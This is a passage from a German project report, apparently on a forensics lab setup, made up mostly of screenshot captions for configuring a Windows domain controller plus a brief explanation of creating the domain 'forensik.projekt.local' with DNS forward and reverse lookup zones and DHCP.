


Abbildung 102: Konfiguration des Domänen-Controllers 13/67




Abbildung 103: Konfiguration des Domänen-Controllers 14/67




Abbildung 104: Konfiguration des Domänen-Controllers 15/67




Abbildung 105: Konfiguration des Domänen-Controllers 16/67

Nachdem die Rollen installiert wurden, folgt die Erstellung einer neuen Domäne, sowie die Konfiguration des DNS- und DHCP-Servers (siehe Abbildung 106 - Abbildung 142).

Bei der Erstellung der Domäne wurde der Name **forensik.projekt.local** verwendet.

Des Weiteren wird muss bei der Erstellung einer neuen DNS-Zone die **Forward Lookup Zone** erstellen werden, sodass der Name in eine IP-Adresse umgewandelt werden kann, sowie die **Reverse Lookup Zone**, um die IP-Adresse wieder in einen Namen zurück zu übersetzen.




Abbildung 106: Konfiguration des Domänen-Controllers 17/67




Abbildung 107: Konfiguration des Domänen-Controllers 18/67




Abbildung 108: Konfiguration des Domänen-Controllers 19/67




Abbildung 109: Konfiguration des Domänen-Controllers 20/67




Abbildung 110: Konfiguration des Domänen-Controllers 21/67




Abbildung 111: Konfiguration des Domänen-Controllers 22/67




Abbildung 112: Konfiguration des Domänen-Controllers 23/67

